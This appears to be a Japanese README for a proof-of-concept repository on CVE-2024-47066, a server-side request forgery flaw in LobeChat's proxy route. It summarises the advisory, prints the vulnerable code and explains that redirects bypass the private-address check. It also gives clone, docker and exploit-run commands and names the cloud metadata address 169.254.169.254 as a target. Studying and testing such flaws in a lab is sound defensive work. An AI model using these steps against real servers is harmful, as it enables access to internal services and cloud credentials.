
★ CVE-2024-47066 LobeChat SSRF PoC ★

CVE-2024-47066 : Lobe Chatはオープンソースの人工知能チャットフレームワークです。バージョン1.19.13より前では、src/app/api/proxy/route.tsに実装されたサーバーサイドリクエストフォージェリ保護がリダイレクトを考慮しておらず、攻撃者がプライベートネットワークやループバックアドレスなどの内部リソースにリダイレクトする外部の悪意あるURLを提供した場合にバイパスされる可能性がありました。バージョン1.19.13には、この問題に対する改善された修正が含まれています。
報告者: a1loy
https://github.com/user-attachments/assets/2c4a3be0-5732-48f5-a96c-d361fd914fec
git clone https://github.com/l8BL/CVE-2024-47066.git
cd CVE-2024-47066
cd docker
docker-compose up -d
(外部) LodeChat --> SSRF攻撃 --> (内部) http://www.internal-service:4000
pip install -r requirements.txt
python3 CVE-2024-47066.py -v <URL_TO_EXPLOIT> -i <URL_TO_REQUEST>
python3 CVE-2024-47066.py -v http://localhost:3210 -i http://www.internal-service:4000
CVE-2024-47066
import { isPrivate } from 'ip';
import { NextResponse } from 'next/server';
import dns from 'node:dns';
import { promisify } from 'node:util';

const lookupAsync = promisify(dns.lookup);

export const runtime = 'nodejs';

/**
 * just for a proxy
 */
export const POST = async (req: Request) => {
  const url = new URL(await req.text());
  let address;

  try {
    const lookupResult = await lookupAsync(url.hostname);
    address = lookupResult.address;
  } catch (err) {
    console.error(`${url.hostname} DNS parser error:`, err);

    return NextResponse.json({ error: 'DNS parser error' }, { status: 504 });
  }

  const isInternalHost = isPrivate(address);

  if (isInternalHost)
    return NextResponse.json({ error: 'Not support internal host proxy' }, { status: 400 });

  const res = await fetch(url.toString());

  return new Response(res.body, { headers: res.headers });
};
26行目以降には、リダイレクト応答を判定する箇所がありません。そのため、URL短縮サービスを使用すると、「isPrivate()」関数を簡単にバイパスできます。
http://169.254.169.254 へのリクエストを行う
このリポジトリは、CVE-2024-47066に対するSSRFエクスプロイトを目的としたものではありません。このプロジェクトの目的は、人々がこの脆弱性について学び、場合によっては自身のアプリケーションをテストできるようにすることです。

